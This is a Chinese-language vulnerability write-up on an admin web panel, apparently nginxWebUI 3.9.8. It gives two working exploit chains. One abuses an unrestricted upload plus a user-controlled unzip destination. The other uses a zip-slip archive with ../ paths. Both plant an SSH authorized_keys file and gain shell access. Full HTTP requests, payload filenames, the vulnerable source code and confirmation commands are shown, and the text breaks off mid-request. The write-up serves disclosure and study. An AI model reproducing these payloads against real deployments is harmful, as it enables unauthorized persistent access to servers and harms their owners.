

# 前言

半年前，审计过一次这套代码，那时候想着后台有命令执行的功能点，就没关注rce，审计了一些别的水洞。这次hookdd没事，说审计了一个rce，说一起看看，所以这次就只看rce，最后就有个以下几个洞。本次使用的3.9.8版本，但是刚刚更新了3.9.9，不过看描述，并没有修复一下几个点，应该都可以使用。

## 0x01 zip自解压

com.cym.controller.adminPage.MainController#upload


```
@Mapping("/adminPage/main/upload")
public JsonResult upload(Context context, UploadedFile file) {
    try {
        File temp = new File( pathname: FileUtil.getTmpDir() + File.separator + file.getName().replace( target: "..",
replacement: ""));
        file.transferTo(temp);

        return renderSuccess(temp.getPath().replace( target: "\\ ", replacement: "/"));
    } catch (IllegalStateException | IOException e) {
        logger.error(e.getMessage(), e);
    }

    return renderError();
}
```


功能比较简单，可以看见把tmpdir+'/'+文件名拼接，然后保存进去，没有限制后缀，其实限制不限制都能r掉。其中FileUtil.getTmpDir()会获取系统的临时目录，mac系统为

```
263     }
264
265     @ public static File file(URL url) { return new File(URLUtil.toURI(url)); }
268
269     public static String getTmpDirPath() {
270         return System.getProperty("java.io.tmpdir");
271     }
272
273     public static File getTmpDir() {
```




ubuntu系统的临时目录为/tmp。

对应的前端功能点



前端这里是限制了zip上传，但是我们看后端是没有判断的，直接会把上传的文件放到临时目录。



当我们选择好目录时，他会调用

com.cym.controller.adminPage.WwwController#addOver进行处理

```

38
39 @Mapping("addOver")
40 @ public JsonResult addOver(Www www, String dirTemp) {
41     if (wwwService.hasDir(www.getDir(), www.getId())) {
42         return renderError(m.get("wwwStr.sameDir"));
43     }
44
45     try {
46         // FileUtil.clean(www.getDir()); //太危险不要删了文件夹了
47
48         try {
49             ZipUtil.unzip(dirTemp, www.getDir());
50         } catch (Exception e) {
51             // 默认UTF-8下不能解压中文字符, 尝试使用gbk
52             ZipUtil.unzip(dirTemp, www.getDir(), Charset.forName("GBK"));
53         }
54
55         FileUtil.del(dirTemp);
56         sqlHelper.insertOrUpdate(www);
57
58         return renderSuccess();
59     } catch (Exception e) {

```

可以看到，我们能控制解压目录，以及需要解压的文件，最后调用zip进行解压。

那么其实很简单了，TmpDir()我们知道，文件名知道，我们只需要上传一个ssh密钥到.ssh目录下就可以了。

## 复现

先选择要上传的zip文件



### Request

Pretty Raw Hex

```

1 POST /adminPage/main/upload HTTP/1.1
2 Host: 127.0.0.1:8088
3 Content-Length: 834
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
5 Accept: application/json, text/javascript, */*; q=0.01
6 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundarylAo7HvnszoMKnxys
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
0 sec-ch-ua-platform: "macOS"
1 Origin: http://127.0.0.1:8088
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer: http://127.0.0.1:8088/adminPage/www
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfd98b=
  1697007254,1697015466,1697073461,1697455685;
  Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
  OFBiz_Visitor=10506; SOLONID=
  67d75cd3aa574abfa898543014c3c1ea
9 Connection: close
0
1 ----WebKitFormBoundarylAo7HvnszoMKnxys
2 Content-Disposition: form-data; name="file"; filename="
  1.zip"
3 Content-Type: application/zip
4
5 PK0}X 0Ih0?authorized_keysUT
  00f00fux00.00E00000h@0,0j"00 E00
  00K_?0s0000000000z00!0X1u000m0>00LR;0005G00WTsp&00,L0000
  000v*00000000e$P0J000|,000_l0I00_0060+(00000T)005n^
  %0(=.p000*000fI0Z0zs000:00B0kJ=2f0G0J000/I.L000(0;t07xx0s
  0n0Vl0v_gA*Bo=^' @;00nR000000Zn00Jh00n0_0(|0y000'
  000QKe000v^00G02000BR#a]000RX00=00"00T09gM0->*a0^0x000U0X
  taJ.0060;0s010/N01b0000060J{h0IV000:_060001w00-00:L0000T
  d00-00,00c00w00600000000s0000Q0Yx00GWN00gB]0y000PK0}X
  0Ih0?00authorized_keysUT00fux0PKU

```

### Response

Pretty Raw Hex Render MarkInfo

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea;
  path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 04:09:42
  GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 94
6 Date: Fri, 29 Mar 2024 02:09:42 GMT
7
8 {
  "success":true,
  "status":"200",
  "obj":
  "/var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn/T/1.zip"
}

```

### Inspector

- Request Attributes
- Request Query Param
- Request Body Param
- Request Cookies
- Request Headers
- Response Headers

可以看到以及上传到tmp目录，这是macos的，ubutu在/tmp下

### 静态网页上传

上传静态网页包 批量删除

	路径	描述	操作
<input type="checkbox"/>			

#### 上传静态网页包

目标目录:

上传zip包:  1.zip

注意: 请注意目录和zip请不要使用中文, 添加完成后目录内文件会被清空覆盖, 请注意备份

选择好ssh目录。

Request	Response	Inspector
<pre> Pretty Raw Hex MarkInfo 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*;   q=0.01 6 Content-Type: application/x-www-form-urlencoded;   charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;   x64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/104.0.5112.102 Safari/537.36 0 sec-ch-ua-platform: "macOS" 1 Origin: http://127.0.0.1:8088 2 Sec-Fetch-Site: same-origin 3 Sec-Fetch-Mode: cors 4 Sec-Fetch-Dest: empty 5 Referer: http://127.0.0.1:8088/adminPage/www 6 Accept-Encoding: gzip, deflate 7 Accept-Language: zh-CN,zh;q=0.9 8 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfd798b=   1697007254,1697015466,1697073461,1697455685;   Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;   OFBiz.Visitor=10506; SOLONID=   67d75cd3aa574abfa898543014c3c1ea 9 Connection: close 0 1 id=&amp;dir=%2FUsers%2Fsnake%2F.ssh%2F&amp;dirTemp=   %2Fvar%2Ffolders%2Fln%2Fsjs_zm513ng125ngw6c2b_lm0000   gn%2FT%2F1.zip </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea   ; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024   04:14:33 GMT 4 Content-Type: application/json;charset=utf-8 5 Content-Length: 31 6 Date: Fri, 29 Mar 2024 02:14:33 GMT 7 8 {   "success":true,   "status":"200" } </pre>	<pre> Request Att Request Bo Request Co Request He Response H </pre>

对应数据包。

```

@Mapping("addOver")
public JsonResult addOver(Www www, String dirTemp) {
    if (wwwService.hasDir(www.getDir(), www.getId())) {
        return renderError(m.get("wwwStr.sameDir"));
    }

    try {
        // FileUtil.clean(www.getDir()); //太危险不要删了文件夹了

        try {
            ZipUtil.unzip(dirTemp, www.getDir());
        } catch (Exception e) {
            // 默认UTF-8下不能解压中文字符, 尝试使用gbk
            ZipUtil.unzip(dirTemp, www.getDir(), Charset.forName("GBK"));
        }

        FileUtil.del(dirTemp);
        sqlHelper.insertOrUpdate(www);

        return renderSuccess();
    }
}

```

Debugger Variables:

- dir = Cannot find local variable 'dir'
- this = (WwwController@7853)
- www = (Www@7898)
  - dir = "/Users/snake/.ssh/"
  - descr = null
  - id = ""
  - createTime = null
  - updateTime = null
- dirTemp = "/var/folders/ln/sjz\_zm513ng125ngw6c2b\_lm0000gn/T/1.zip"
- wwwService = (WwwService@7856)

最后直接调用zip解压到ssh目录

```
base ~/.ssh (0.02s)
ls
'
'--      config      id_rsa.pub    known_hosts.bak
         id_rsa      known_hosts   known_hosts.old

base ~/.ssh (0.021s)
ls
'
'--      authorized_keys id_rsa        known_hosts    known_hosts.old
         config      id_rsa.pub    known_hosts.bak

base ~/.ssh (0.024s)
ls -ld authorized_keys
-rw-r--r--  1 snake  staff  575 Mar 29 10:17 authorized_keys

base ~/.ssh
```

成功解压到ssh

```
base ~/Downloads (0.219s)
ssh snake@127.0.0.1 -i /Users/snake/Downloads/id_rsa

base ~ (0.034s)
id
uid=501(snake) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),399(com.apple.access_ssh),501(access_bpf),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsuser),395(com.apple.access_ftp),398(com.apple.access_screensharing),400(com.apple.access_remote_ae),701(com.apple.sharepoint.roup.1)

base ~
```

最后也是使用公钥直接登录

## 0x02 zip目录穿越

上面那种方法，其实只能打一次，因为在zip解压的时候会在数据库查询，钥匙已经同目录穿过，会抛出异常。

Request	Response
<pre>1 POST /adminPage/www/addOver HTTP/1.1 2 Host: 127.0.0.1:8088 3 Content-Length: 109 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*;   q=0.01 6 Content-Type: application/x-www-form-urlencoded;   charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;   x64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/104.0.5112.102 Safari/537.36 10 sec-ch-ua-platform: "macOS" 11 Origin: http://127.0.0.1:8088 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:8088/adminPage/www 16 Accept-Encoding: gzip, deflate 17 Accept-Language: zh-CN,zh;q=0.9 18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfd798b=   1697007254,1697015466,1697073461,1697455685;   Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;   OFBiz.Visitor=10506; SOLONID=   67d75cd3aa574abfa898543014c3c1ea 19 Connection: close 20 21 id=&amp;dir=%2FUsers%2Fsnake%2F.ssh%2FdirTemp=   %2Fvar%2Ffolders%2Fln%2Fsjs_zm513ng125ngw6c2b_lm0000   gn%2FT%2F1.zip</pre>	<pre>1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea   ; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024   04:39:06 GMT 4 Content-Type: application/json;charset=utf-8 5 Content-Length: 53 6 Date: Fri, 29 Mar 2024 02:39:06 GMT 7 8 {   "success":false,   "status":"500",   "msg":"路径重复" }</pre>

com.cym.controller.adminPage.WwwController#addOver

```
39 @Mapping("addOver")
40 @ public JsonResult addOver(Www www, String dirTemp) {
41     if (wwwService.hasDir(www.getDir(), www.getId())) {
42         return renderError(m.get("wwwStr.sameDir"));
43     }
44
45     try {
46         // FileUtil.clean(www.getDir()); //太危险不要删了文件夹了
47
48         try {
49             ZipUtil.unzip(dirTemp, www.getDir());
50         } catch (Exception e) {
51             // 默认UTF-8下不能解压中文字符, 尝试使用gbk
52             ZipUtil.unzip(dirTemp, www.getDir(), Charset.forName("GBK"));
53         }
54
55         FileUtil.del(dirTemp);
56     }
57 }
```

```
@Component
public class WwvService {

    @Inject
    SqlHelper sqlHelper;

    public Boolean hasDir(String dir, String id) {
        ConditionAndWrapper conditionAndWrapper = new ConditionAndWrapper().eq( column: "dir", dir);
        if(StrUtil.isNotEmpty(id)) {
            conditionAndWrapper.ne( column: "id", id);
        }
        return sqlHelper.findCountByQuery(conditionAndWrapper, Wwv.class) > 0;
    }
}
```

```

* @return Long 数量
*/
public Long findCountByQuery(ConditionWrapper conditionWrapper, Class<?> clazz) {
    List<String> values = new ArrayList<>();
    String sql = "SELECT COUNT(*) FROM `"+ StrUtil.toUnderlineCase(clazz.getSimpleName()) + "`";
    if (conditionWrapper != null && conditionWrapper.notEmpty()) {
        sql += " WHERE " + conditionWrapper.build(values);
    }

    logQuery(formatSql(sql), values.toArray());
    return jdbcTemplate.queryForCount(formatSql(sql), values.toArray());
}
```

这里可以清楚地看到，会在sql里面查询上传目录是否存在，存在就抛出异常。


这里有两种解决办法，第一种就是

```


public Boolean hasDir(String dir, String id) {
    ConditionAndWrapper conditionAndWrapper = new ConditionAndWrapper().eq( column: "dir", dir);
    if(StrUtil.isNotEmpty(id)) {
        conditionAndWrapper.ne( column: "id", id);
    }
    return sqlHelper.findCountByQuery(conditionAndWrapper, Wwv.class) > 0;
}
```

传入ssh的id，使其能正常修改目录的文件内容





id可以直接f12获得,



填入后就可以正常穿

第二种就比较暴力

cn.hutool.core.util.ZipUtil#unzip(java.util.zip.ZipFile, java.io.File, long)

```
@ public static File unzip(ZipFile zipFile, File outFile, long limit) throws IOException {
    if (outFile.exists() && outFile.isFile()) {
        throw new IllegalArgumentException(StrUtil.format("Target path [{}] exist!", new Object[]{outFile.getAbsolutePath()}));
    } else {
        if (limit > 0L) {
            Enumeration<? extends ZipEntry> zipEntries = zipFile.entries();
            long zipFileSize = 0L;

            while(zipEntries.hasMoreElements()) {
                ZipEntry zipEntry = (ZipEntry)zipEntries.nextElement();
                zipFileSize += zipEntry.getSize();
                if (zipFileSize > limit) {
                    throw new IllegalArgumentException("The file size exceeds the limit");
                }
            }
        }

        ZipReader reader = new ZipReader(zipFile);
        Throwable var18 = null;

        try {
            reader.readTo(outFile);
        } catch (Throwable var15) {
            var18 = var15;
            throw var15;
        }
    }
}
```

zipentry没有对../过滤。

zip解压时是没有对zip目录穿越进行过滤的，所以可以利用zip目录穿越来传文件，dir保证是没有使用过的就行。

## 复现

上传zip\_slip.zip



Request	Response	Inspect
<pre> 1 POST /adminPage/main/upload HTTP/1.1 2 Host: 127.0.0.1:8088 3 Content-Length: 875 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: multipart/form-data;   boundary=----WebKitFormBoundaryVbyvAlhQHUYMUAD0 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/104.0.5112.102 Safari/537.36 10 sec-ch-ua-platform: "macOS" 11 Origin: http://127.0.0.1:8088 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:8088/adminPage/www 16 Accept-Encoding: gzip, deflate 17 Accept-Language: zh-CN,zh;q=0.9 18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfd98b=   1697007254,1697015466,1697073461,1697455685;   Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;   OFBiz.Visitor=10506; SOLONID=   67d75cd3aa574abfa898543014c3c1ea 19 Connection: close 20 21 -----WebKitFormBoundaryVbyvAlhQHUYMUAD0 22 Content-Disposition: form-data; name="file"; filename="   zip_Slip.zip" 23 Content-Type: application/zip 24 25 PKX}X2../../../../../../../../Users/snake/.ssh/authorized_keys   00E0000h@0,0j"00 E00   00K_?0s0000000000000000!0X1u000m0&gt;00LR;0005G00WT\$ps00,L0000   000v*0000000e\$P0J000 000_00I00_0060+(00000F)005n0^   %0(=.p000*000fI0Z0zs000:00B0k0J=2f0G0J000/IL000(0;t07xx0s   0nVl0v0A\$Bo=^' @;00nR000000Zn00Jh00n0_0( 0y000`   000QKe000v^00G02000BR#aj000RX00=##0"00T09gM0&gt;*a0^0x000U0X   taJ.0060;0s010/N01b0000060J{h0IV000:_060001w00~00:l0000T   d0-00,00c000w060000000\$0000Q0Yx00GWN00gB 0y000PK   0Ih0?PKX}X </pre>	<pre> 1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea;   path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 05:02:37   GMT 4 Content-Type: application/json;charset=utf-8 5 Content-Length: 101 6 Date: Fri, 29 Mar 2024 03:02:37 GMT 7 8 {   "success":true,   "status":"200",   "obj":   "/var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn/T/zip_   Slip.zip" } </pre>	<ul style="list-style-type: none"> <li>Request</li> <li>Request</li> <li>Request</li> <li>Request</li> <li>Request</li> <li>Response</li> </ul>

得到路径

Request	Response	Inspect
<pre> 1 POST /adminPage/www/add0ver HTTP/1.1 2 Host: 127.0.0.1:8088 3 Content-Length: 96 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*;   q=0.01 6 Content-Type: application/x-www-form-urlencoded;   charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;   x64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/104.0.5112.102 Safari/537.36 10 sec-ch-ua-platform: "macOS" 11 Origin: http://127.0.0.1:8088 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:8088/adminPage/www 16 Accept-Encoding: gzip, deflate 17 Accept-Language: zh-CN,zh;q=0.9 18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfd98b=   1697007254,1697015466,1697073461,1697455685;   Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;   OFBiz.Visitor=10506; SOLONID=   67d75cd3aa574abfa898543014c3c1ea 19 Connection: close 20 21 id=&amp;dir=/Users/snake/.ssh/&amp;dirTemp=   /var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn/T/zip_   Slip.zip </pre>	<pre> 1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea   ; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024   05:03:32 GMT 4 Content-Type: application/json;charset=utf-8 5 Content-Length: 53 6 Date: Fri, 29 Mar 2024 03:03:32 GMT 7 8 {   "success":false,   "status":"500",   "msg":"路径重复" } </pre>	<ul style="list-style-type: none"> <li>Request</li> <li>Request</li> <li>Request</li> <li>Request</li> <li>Request</li> <li>Response</li> </ul>

上传时显示路径重复, 这时我们dir任意写一个本地存在的目录, 确保数据库没有就行。

**Request**

```
1 POST /adminPage/www/addOver HTTP/1.1
2 Host: 127.0.0.1:8088
3 Content-Length: 91
